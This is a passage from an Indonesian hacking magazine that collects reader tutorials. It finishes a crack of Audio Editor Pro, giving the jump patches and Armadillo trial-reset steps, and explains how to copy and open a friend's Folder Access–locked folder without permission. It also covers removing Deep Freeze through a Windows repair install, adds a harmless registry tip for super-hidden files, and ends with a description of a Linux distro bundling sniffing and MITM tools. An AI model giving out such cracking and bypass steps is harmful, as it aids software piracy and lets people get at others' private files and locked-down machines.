


B. Dengan OLLY SND ubah Alur program `arripper.exe.dDIE.exe`

- Klik dua kali alamat `00406611` yang semula `jnz short 00406621` ubah menjadi `jmp short 00406621`
- Klik dua kali alamat `004084FF` yang semula `jnz short 0040851D` ubah menjadi `jmp short 0040851D`
- Klik kanan **Copy to executable** > **All modifications** > **Copy All**.
- Klik kanan dan pilih **Backup Save** > **data to file**. Simpan hasil crack menjadi `arripper.exe`




No More NAG SCREEN, No more Track limit, sekarang proteksi pada Audio Editor Pro 2.95 sepenuhnya hilang.




Catatan Tambahan Tentang Proteksi Armadillo

Armadillo memproteksi Software juga melalui sistem registry Windows. Dia akan membuat registry string pada database registry. Jika masa trial habis sebelum di-unpack dengan dilloDIE, maka anda akan cukup dipersulit dengan permintaan registrasi di bawah ini



Jika pesan diatas telah muncul, unpacker dilloDIE juga tidak bisa berbuat banyak. Ada cara untuk melakukan scanning terhadap proteksi ini dan melenyapkannya, yaitu dengan tool TRIAL RESET.

- Penulis menggunakan Trial Reset 3.0.
-] Pilih proteksi Armadillo dan Klik "SCAN"
 -] Setelah terdeteksi, pilih proteksi yang akan dihapus lalu klik kanan dan "CLEAR KEY"
 -] Scan Ulang kembali untuk memastikan semua proteksi Armadillo di database registry telah dihapus



- End OF Cracking -

Referensi :

- [1] X-Code issue #5
- [2] <http://www.tuts4you.com>
- [3] <http://www.cracklab.ru>
- [4] <http://team-x.ru/guru-exe>
- [5] <http://win32.org.ru/>


Intip Folder yang diproteksi dengan Folder Access Ver.2.0

Penulis : Habsyah a.k.a Hagakure , <http://forum.tekkomp-uns.com>



Sedikit menambahkan tentang artikel terdahulu yang berjudul "Kelemahan Folder yang di lock Software Folder Access version : 2.0.0" yang dimuat pada X Code No.4 Oktober 2006 yang ditulis oleh Abang Linuxer, salam kenal dari saya.

Sebenarnya banyak cara untuk melumpuhkan proteksi dari software ini termasuk lewat winrar dan regedit. Berikut yang akan saya sampaikan cara melumpukannya lewat WinRar




Alat dan bahan :

- [1] WinRar Versi berapapun
- [2] Master program Folder Access version : 2.0.0
- [3] FlashDisk atau Hdisk External


Misalkan anda sedang maen dirumah temen dan menemukan folder yang diproteksi pake software ini, naah berikut cara untuk mengintip isi folder tersebut.

Cara :

- [1] Pertama klik kanan pada folder yang diproteksi [mis.nama folder tsb"rahasia"].
- [2] Add to "rahasia.{21EC2020.blabla}.rar" .
- [3] Kirim file rahasia.{21EC2020.blabla}.rar ke flasdisk anda dan bawa pulang untuk nanti dibuka di kompi kita sendiri.



[4] Install master program Folder Access version : 2.0.0 di kompi anda,jalankan folder access dan buat password sesuka anda.



- [5] Sekarang pindahkan file rahasia.{21EC2020.blabla}.rar yang ada di flashdisk anda ke kompi anda sendiri trus langsung extract saja pake winrar [klik kanan dan pilih option "extract here"]
- [6] buka folder "rahasia" dengan folder access tentunya dengan password yang sudah anda buat tadi
- [7] keliatan tuh isi foldernya...

-----,end,-----

Memunculkan kembali file “Super Hidden”

Penulis : S3yama, surya_stie@yahoo.com



Salam Kenal X Code Yogyakarta. Ini artikel pertama saya setelah membaca banyak artikel dari Yogyakarta. Artikel ini mungkin sudah banyak yang udah pada tau, dan bahkan sudah usang bagi mas-mas di x code (maaf ya mas-mbak saya numpang nulis juga). Semoga bermanfaat.

Artikel ini berawal dari ngebaca majalah X Code magazine, klo tidak salah judulnya “membuat file super hidden”, nah, karena baru pemula jadinya pengen cepat-cepat nyobain membuat filenya. Nah,,,!!! Berhasil,,,!!! Tapi disitu awal kebingungannya !

Klo filenya dah super hidden, gak kelihatan,,,walau sudah di show hidden file dan gak tau cara ngembaliannya, disinilah kebingungan berawal,, udah cari cara macam-macam, (sebagai pemula tetap aja bingung !)

Saya coba pake Command Prompt yang disediakan Windows (run – cmd), dengan memberikan perintah `attrib -s -h` . filenya berhasil sih dimunculkan kembali. Tapi karena file yang di super hidden terlalu banyak (maklum keasyikan juga nyembunyiin file) capek juga mengubahnya satu-satu, saya coba lagi pake Command Prompt deh,,, wah ribet juga,,, pasti ada cara lain,,, mmmm,,,,,

Berawal dari itu saya coba otak-atik regedit (menurut yang saya dengar, banyak orang beranggapan ini sarana pemecahan masalah) setelah saya otak-atik sampai bosenn,,, sampai mata pedih,,, akhirnya dapat juga,,, Nah,,, minum air putih dulu biar segar kembali,,,

Gini nih caranya :

- 1.Klik **Start** klik **Run**.
- 2.Ketikkan **regedit** pada kolom open.
- 3.Klik berturut-turut **HKEY_CURRENT_USER\ Software\ Microsoft\ Windows\ CurrentVersion\ Explorer\ Advanced**.
- 4.Nah,,, di situ ternyata ada **ShowSuperHidden** klik kanan (double klik) kemudian klik **Modify**. Klo angka yang kamu dapatkan disitu **0** berarti file super hidden-nya gak bakalan kelihatan tapi coba ganti deh dengan angka **1**,
- 5.Klik **Ok** untuk menyimpan perubahan.

Nah,,, jreng,,,jreng,,, semua file super hidden-nya akan muncul kembali,,, gak percaya coba aja !!! tapi minum dulu biar segar,,,

-----,end, -----

Profile :




S3yama
Watampone, 4 sept 1988
Lorong Hitam Mcp Awangpone
Intel Celeron 2.26 GHz, 215 of RAM (okt 2008) XP SP 2

ThAnk'S :
[1] Allah SWT
[2] kedua orang tua

- [3] i_m (marsya)
[4] Yogyakarta
[4] tis smp n 1 awp
[5] Semua orang yang ingin menyebarkan ilmunya!!! Sesungguhnya banyak orang yang memerlukan kamu !!! sesungguhnya ilmu itu gratis,,, manusia saja yang membuatnya mahal.

HACK DEEP FREEZE 6 – Forget Password

Penulis : Tri Hajar, trihajar0530@yahoo.co.id



Tutorial ini saya buat, sebab banyak sekali rekan-rekan netter yang bertanya bagaimana meng-uninstal deep freeze v6 yang memang belum ada software untuk memaatkannya secara langsung saat computer dalam keadaan frozen. Berbeda untuk versi 5, sudah ada software undeeep

freeze-nya. Seringkali saya jumpai di banyak blog maupun situs komunitas yang asal copy-paste dimana sumber tutorialnya sama. Dan celakanya tutorial tersebut ternyata banyak yang belum tentu bisa mengatasi uninstal deep freeze v6 (belum terbukti kebenarannya).

Pengantar

Deep freeze adalah suatu program/software yang digunakan untuk melindungi sistem komputer agar tidak berubah dari setting-an yang diinginkan oleh sang pemilik. Software ini sangat berguna bagi pemiliknya dari intervensi orang-orang yang tidak bertanggung jawab yang dengan sengaja atau tidak mengubah-ubah settingan komputernya.

Saat computer dalam keadaan on, orang lain dapat mengubah-ubah setting-an computer, misalnya mengubah wallpaper, maupun yang lebih parah yakni menginstal program yang tidak diinginkan oleh pemilik. Namun pada saat komputer di-restart atau dimatikan maka semua yang telah dilakukan diatas akan hilang lenyap dan kembali ke setting-an semula.

Keunggulan yang dimiliki oleh deep freeze inilah yang dimanfaatkan untuk mencegah masuknya virus dalam sistem, sebab saat komputer di-restart atau dimatikan, maka virus yang menginvasi sistem akan lenyap juga. Namun bagi yang menggunakan email client (mis: outlook) akan menjadi bermasalah sebab seluruh inbox dan outbox akan lenyap saat computer dimatikan/direstart. Demikian pula program yang diinstal saat deep freeze dalam posisi frozen juga akan hilang.

Tetapi adakalanya pada saat tertentu kita lupa password yang dibuat untuk masuk dalam konfigurasi deep freeze. Atau tiba-tiba file deep freeze corrupt, hal ini bisa terjadi karena deep freeze kadangkala dapat di deteksi sebagai virus oleh anti virus tertentu.

Pada tutorial ini, saya telah membuktikannya dan telah berulang melakukan uninstal deep freeze versi 5 dan 6 yang kelupaan passwordnya maupun filenya yang corrupt. Saran saya pelajari dulu sebelum melakukannya dan print dulu tutorial ini agar dapat melakukan sambil membaca langkah-langkahnya.

Uninstall Deep Freeze v. 6.xxxxx:

Alat-alat yang perlu kita siapkan adalah:

1. CD installer windows yang kita pakai (bila tidak punya, pinjam atau donlot dulu).
2. Installer deep freeze yang sesuai dengan versi milik kita (kalau hilang donlot dulu).

Waktu yang kita butuhkan untuk meng-hack deep freeze ini sekitar 45 menit. Jadi harap bersabar, oke sekarang saya akan memulai langkah-langkahnya:

1. Mengubah setting pada BIOS-Boot from CD:

Kita akan menjalankan booting melalui CD-ROM.

- [-] Masukkan CD installer Windows.
- [-] Restart komputer, dan segera tekan **DEL** sebelum Windows loading.
- [-] Kita sudah masuk ke BIOS, masuk pada menu **advance....**
- [-] Masuk pada menu first boot..... ubah menjadi **CD-ROM**.
- [-] Tekan **F10**

- [-] Akan muncul pertanyaan save..... tekan **enter**
- [-] Komputer akan restart.

2. Masuk pada CD installer Windows:

Setelah restart komputer akan melakukan booting melalui cd.

- [-] Tekan sembarang key, saat muncul pernyataan "press any key..."
- [-] Masuk pada konfigurasi windows setup (tunggu sampai proses selesai).
- [-] Tekan **ENTER**, akan masuk ke *license agreement*.
- [-] Tekan **F8** (Agree).
- [-] Tekan **R** (repair) dan tunggu sampai proses selesai.
- [-] Sistikim akan reboot.

3. Mengubah setting BIOS-Boot from Harddisk:

Jangan mengeluarkan cd installer windows. Saat sistim reboot, kita akan ubah lagi setting BIOS menjadi boot from hard disk.

- [-] Segera tekan **DEL**.
- [-] Kita sudah masuk ke BIOS, masuk pada menu **advance....**
- [-] Masuk pada menu first boot..... ubah menjadi **Harddisk**.
- [-] Tekan **F10**
- [-] Akan muncul pertanyaan save..... tekan **enter**
- [-] Komputer akan restart.

4. Masuk pada Installing Windows:

Saat ini sudah masuk proses instalasi Windows. Harap tunggu dan masukkan *serial number* saat diminta. Oya, pada proses ini mungkin akan muncul jendela pertanyaan bila kita memasang hardware tambahan seperti tv tuner. Klik aja **NO**. Jangan kaget saat monitor tiba-tiba mati dan nyala sendiri, biarkan saja ini bagian dari proses instalasi.

Setelah selesai komputer akan *reboot* dan masuk pada Windows yang memuat berbagai pertanyaan, yang penting jawablah:

- [-] Windows tidak perlu di update, saat muncul pernyataan ini.
- [-] Tidak perlu konek ke msn.
- [-] Klik finish.

5. Masuk pada Windows Explorer:

Saat ini kita telah masuk pada Windows Explorer, bila kita lihat maka ikon deep freeze telah hilang.....

6. Uninstal Deep Freeze:

Bukalah file installer Deep Freeze, akan muncul tulisan uninstall.

Klik aja. Maka muncul jendela konfirmasi uninstall. Klik **OK**.

Komputer akan memprosesnya dan reboot.

Maka selesailah tujuan kita Uninstal Deep Freeze v6 atau versi yang lainnya.

Demikianlah Tutorial ini saya buat untuk membantu rekan2 netter. God Bless You.

Surabaya, 22 Agustus 2008

-----,end,-----

X-Code Linux v0.0.2

Penulis : 0x99 - JerryMaheswara



Oktober 2008, Komunitas Yogyakarta free mempublikasikan distro linux **X-Code v.0.0.2** . Distro iLinux ini dibuat berdasarkan **Slax 6.0.7**. Sejumlah perbaikan dan tambahan telah disertakan dalam bundel. Apa saja yang terdapat didalam Distro ini? Mari kita lihat fitur dan screenshot.

Yang baru di versi 0.0.2:

Command Line Interface - CLI:

- [-] framebuffer << inspired by BT3 framebuffer
- [-] ssh server << sshd
- [-] macchanger << mengubah MAC Address
- [-] tree << melihat susunan directory
- [-] timezone local (Jakarta)
- [-] mplayer << pemutar musik / video di CLI
- [-] ruby << programming tool
- [-] john << john the ripper password crack
- [-] ketik **x** enter << masuk ke KDE dari CLI
- [-] hack tools << peralatan perang
(adm-smb* ddos-scan* firewall* iplayer* msgsnarf* ncpquery* rain* sqlping* tcpnice* xprobe* arpspoof* dnsspoof* fragrouter* ldistfp* namedscan* netresolv* rcmd* sshmitm* urlsnarf* yp-chk* arptool* dsniiff* hping2* macof* nbtscan* netwatch* rex* tcp_scan* vomit* bind-info* filesnarf* httpdtype* mailsnarf* nbtstat* nfs-chk* rpcinfo* tcpdump* webmitm* cgichk* finger* hunt* minicom* nc* nmap* sniffit* tcpkill* wget*)
- [-] smixer 1.0.4 << buat ngatur volume sound di CLI

K Desktop Environment KDE:

- [-] putty << SSH client tool
- [-] kooldock << dock keren
- [-] GIMP 2.4.7 << image editor
- [-] Firefox 2.0.14 << web browser
- [-] QTparted << buat bikin partisi hardisk
- [-] Games << permainan tambahan buat iseng-iseng
- [-] Ettercap << packet sniffer
- [-] Wireshark << packet sniffer
- [-] ISO master << tahu kan ISO itu apa?
- [-] x-code Module Manager << LZM manager
- [-] Yogyakarta Menu << Website, Forum, Milis, Magazine, Gallery, About Us
- [-] Install << klik icon Install di desktop untuk install ke Harddisk

Misc:

- [-] folder: xcode (slax di v0.0.1) directory Live CD
- [-] Win+E << explore
- [-] Win+R << Run :: cmd << buka konsole
- [-] Win+F << Find
- [-] Window decoration (crystal vista)
- [-] Icon Alien_OSX modified
- [-] prompt berwarna


dan masih banyak lagi fitur yang lainnya...

silahkan yang mau menambahkan daftar fitur yang ditemukan dalam distro ini...
atau yang menemukan bug, error, dll boleh juga...

Download:
http://opensource.telkomspeedy.com/yogyafree/files/x-code_Linux-0.0.2.iso

Size: 398 MB (417,345,536 bytes) on release

Boot Screen:



